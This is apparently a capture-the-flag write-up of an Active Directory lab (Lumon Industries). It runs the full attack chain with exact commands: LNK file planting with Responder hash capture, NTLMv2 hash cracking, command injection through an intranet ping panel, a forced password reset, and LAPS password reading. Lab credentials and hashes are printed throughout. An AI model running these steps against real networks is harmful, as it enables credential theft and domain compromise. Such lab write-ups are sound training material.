> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/active-directory-pentesting/ad-machines-walkthroughs/hacksmarter-lumon-industries.md).
# Hacksmarter - Lumon Industries
Lumon Industries will soon be integrating a high-value employee into the organization. In accordance with internal security protocols, a comprehensive penetration test must be conducted.
## Objective / Scope
Lumon Industries will soon be integrating a high-value employee into the organization. In accordance with internal security protocols, a comprehensive penetration test and internal access verification must be conducted prior to full onboarding.
For the purposes of this evaluation, you will be provided the assigned credentials and access permissions corresponding to the subject employee. Your objective is to assess the scope and boundaries of these permissions, ensuring compliance with all Lumon security standards and operational safeguards.
**Starting Credentials**
```
hellyr:H3lenaR!2025
```
## Enumeration
### Nmap - Machine 1 Lumons Industries 1.0 - DC01
```
──(kali㉿kali)-[~/Desktop/Lumons]
└─$ sudo nmap -A 10.1.98.156 -oN Lumons.Nmap -T4
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-17 10:44 EDT
Nmap scan report for 10.1.98.156
Host is up (0.22s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-08-17 14:44:49Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:, DNS:DC01.lumons.hacksmarter
| Not valid before: 2025-10-09T19:23:24
|_Not valid after: 2026-10-09T19:23:24
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:, DNS:DC01.lumons.hacksmarter
| Not valid before: 2025-10-09T19:23:24
|_Not valid after: 2026-10-09T19:23:24
|_ssl-date: TLS randomness does not represent time
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:, DNS:DC01.lumons.hacksmarter
| Not valid before: 2025-10-09T19:23:24
|_Not valid after: 2026-10-09T19:23:24
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:, DNS:DC01.lumons.hacksmarter
| Not valid before: 2025-10-09T19:23:24
|_Not valid after: 2026-10-09T19:23:24
|_ssl-date: TLS randomness does not represent time
3389/tcp open ms-wbt-server
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Not valid before: 2026-08-16T14:39:58
|_Not valid after: 2027-02-15T14:39:58
| rdp-ntlm-info:
| Target_Name: LUMONS
| NetBIOS_Domain_Name: LUMONS
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: lumons.hacksmarter
| DNS_Computer_Name: DC01.lumons.hacksmarter
| Product_Version: 10.0.26100
|_ System_Time: 2026-08-17T14:45:53+00:00
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.95%I=7%D=8/17%Time=6A831E67%P=x86_64-pc-linux-gnu%r(Te
SF:rminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\0\x02\
SF:0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 3 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2026-08-17T14:45:54
|_ start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -2s
TRACEROUTE (using port 445/tcp)
HOP RTT ADDRESS
1 220.03 ms 10.200.0.1
2 ...
3 220.11 ms 10.1.98.156
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.67 seconds
```
Add the domain name to /etc/hosts file
```
10.1.98.156 lumons.hacksmarter
10.1.98.156 DC01.lumons.hacksmarter
```
### Nmap - Machine 2 Lumons Industries 1.0 - Intranet
```
┌──(kali㉿kali)-[~/Desktop/Lumons]
└─$ sudo nmap -A 10.1.190.31 -oN Lumons2.Nmap -T4
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-17 10:45 EDT
Nmap scan report for 10.1.190.31
Host is up (0.22s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://intranet.lumons.hacksmarter/
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=intranet.lumons.hacksmarter
| Subject Alternative Name: DNS:intranet.lumons.hacksmarter
| Not valid before: 2025-10-09T20:29:11
|_Not valid after: 2030-10-09T20:39:09
| tls-alpn:
|_ http/1.1
|_http-title: Did not follow redirect to https://intranet.lumons.hacksmarter/
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server
| ssl-cert: Subject: commonName=Intranet.lumons.hacksmarter
| Not valid before: 2026-08-16T14:40:56
|_Not valid after: 2027-02-15T14:40:56
| rdp-ntlm-info:
| Target_Name: LUMONS
| NetBIOS_Domain_Name: LUMONS
| NetBIOS_Computer_Name: INTRANET
| DNS_Domain_Name: lumons.hacksmarter
| DNS_Computer_Name: Intranet.lumons.hacksmarter
| DNS_Tree_Name: lumons.hacksmarter
| Product_Version: 10.0.26100
|_ System_Time: 2026-08-17T14:46:06+00:00
|_ssl-date: TLS randomness does not represent time
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.95%I=7%D=8/17%Time=6A831E93%P=x86_64-pc-linux-gnu%r(Te
SF:rminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\0\x02\
SF:0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 3 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2026-08-17T14:46:06
|_ start_date: N/A
TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 224.83 ms 10.200.0.1
2 ...
3 224.98 ms 10.1.190.31
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.60 seconds
```
Add the hostname to /etc/hosts
```
10.1.190.31 intranet.lumons.hacksmarter
```
### Bloodhound
Spin off Bloodhound
```
bloodhound-cli install
```
#### Collect the loot
Rusthound failed to collect the loot.
```
rusthound-ce -d lumons.hacksmarter -u 'hellyr' -p 'H3lenaR!2025' -n 10.1.98.156 -o rusthound_output
```
Let's try Netexec
```
nxc ldap 10.1.98.156 -u 'hellyr' -p 'H3lenaR!2025' --bloodhound --collection All --dns-server 10.1.98.156
```
It worked. Now copy the loot to the current directory
#### Current User
We own HeelyR user so mark it as owned. And see its permissions. There are no outbound object controls.
#### Domain Admins

### Users Enumeration
Enumerate domain users. We may have something in the description.
```
nxc smb 10.1.98.156 -u 'hellyr' -p 'H3lenaR!2025' --users
```
```
nxc ldap 10.1.98.156 -u 'hellyr' -p 'H3lenaR!2025' --users-export user.txt
```
This will write usernames to a text file
### SMB Enumeration
```
nxc smb 10.1.98.156 -u 'hellyr' -p 'H3lenaR!2025' --shares
```
Nothing Interesting on domain Controller.
We have read/write access on a share MDrepo on the intranet PC
```
nxc smb 10.1.190.31 -u 'hellyr' -p 'H3lenaR!2025' --shares
```
We can try to check the sensitive files and also then we can do some poisoning to capture the hashes.
```
smbclient \\\\10.1.190.31\\MDrepo -U 'lumons.hacksmarter/hellyr'
```
We have 2 files. Download these.
We have an intranet site URL in one of the files
On the pdf, we have information how to access the webpages
## SMB LNK File Attacks
As we have a writable share we can write a file there and try to grab the hash.
```
# Clone the repository
git clone https://github.com/xct/hashgrab.git
cd hashgrab
# Create a Python virtual environment named 'myenv'
python3 -m venv myenv
# Activate the virtual environment
source myenv/bin/activate
# Install the required dependencies safely inside the venv
pip3 install -r requirements.txt
```
Run Hashgrab to generate the malicious files, pointing them back to the attacker's VPN IP.
```
# Generate the malicious share files
python3 hashgrab.py hacksmarter
```
Start Responder on the VPN interface (`tun0`) to listen for incoming authentication requests triggered by the malicious files.
```
# Start Responder on the tun0 interface
sudo responder -I tun0
```
Now upload the malicious files.
And we have captured a hash
```
harmonyc::LUMONS:2c4b5392f3a8f5f2:7665A3746F4BAA814981D85ABE83CDF5:010100000000000012FE1DDBF22FDD0150E62B884DBBA7E80000000002000800410032004C00450001001E00570049004E002D004800360056005000360048003200430032005200570004001400410032004C0045002E004C004F00430041004C0003003400570049004E002D00480036005600500036004800320043003200520057002E00410032004C0045002E004C004F00430041004C0005001400410032004C0045002E004C004F00430041004C000800300030000000000000000000000000300000898142286DAB7E28E9E0C3A19EF0BFBF01D1AC8E708ED39E899EB7EEEE7A1C1B0A001000000000000000000000000000000000000900240048005400540050002F00310030002E003200300030002E00380032002E003200300031000000000000000000
```
Now save the hash in hash.txt and lets crack it.
```
john hash.txt -w=/usr/share/wordlists/rockyou.txt
```
### Compromised user
And we have the password for the user.
```
harmonyc : h@rmony08
```
and we have access to both machines with the user
Mark the user as owned in Bloodhound
and see what access it has.
## Intranet Enumeration
Visit the Website
{% embed url="" %}
We login with harmonyc and we have access to admin panel.
Also, we have access to the terminal.
### Command Execution
In the admin panel, we have a ping we can try command execution. and it worked.
### SMB relay
We can try the machine to browse to our machine and see if we can capture the hash.
#### Start responder
```
sudo responder -I tun0
```
Now browse the share in the web
#### Hash captured
And in the responder we have our hash.
```
IntranetSvc::LUMONS:a2e40eac7b7b87aa:7D2961EE0A69298B74C996F6FAB28F7B:010100000000000000AE79E71B32DD0166F4D54916F8718300000000020008004E0057005200470001001E00570049004E002D005600570036005A00460048005400470037003700490004003400570049004E002D005600570036005A0046004800540047003700370049002E004E005700520047002E004C004F00430041004C00030014004E005700520047002E004C004F00430041004C00050014004E005700520047002E004C004F00430041004C000700080000AE79E71B32DD0106000400020000000800300030000000000000000100000000200000CD31E17F93946CB1F994844A7AB5BEBC9CB3A8DE83032CD582D53056AE60D07F0A001000000000000000000000000000000000000900240063006900660073002F00310030002E003200300030002E00380032002E003200300031000000000000000000
```
#### Crack the hash
```
john intranetsvc.txt -w=/usr/share/wordlists/rockyou.txt
```
IntranetSvc : Servicesince1979
And now we can check whether our user is working.
Mark the user as owned in bloodhound
### Force Change Password
Our compromised user has access to the force change password privilege for 6x users.
Out of these PeterK is a member of LAPSadmin and web admin.
Similarly MarkS is also an interesting user.
We can change the password
```
net rpc password "MARKS" 'HackSmarter123!' -U 'lumons.hacksmarter'/"IntranetSvc"%'Servicesince1979' -S "dc01.lumons.hacksmarter"
```
```
MARKS:HackSmarter123!
```
#### Access as Marks User
```
nxc smb dc01.lumons.hacksmarter -u "marks" -p 'HackSmarter123!' --shares --smb-timeout 30
```
As we have successful authentication, So, our password change worked.
*Microsoft LAPS is a password manager* that utilizes Active Directory to manage and rotate passwords for local Administrator accounts
### Read Laps password
We can use netexec to read laps password.
```
nxc smb 10.1.190.31 -u "marks" -p 'HackSmarter123!' --laps --smb-timeout 30
```
We have a new set of credentials
```
localadmin:JazzDryMapShackArtPutt
```
We have local admin account on local intranet server.
## Full compromise of the intranet server
```
localadmin:JazzDryMapShackArtPutt
```
Now, we can see the access
```
nxc smb 10.1.190.31 -u "localadmin" -p 'JazzDryMapShackArtPutt' --shares --smb-timeout 30 --local-auth
```
We also have RDP access.
We have a flag on Mark's desktop.
{% hint style="info" %}
249d9efcda06d2ec368f7cb4f2e8510a
{% endhint %}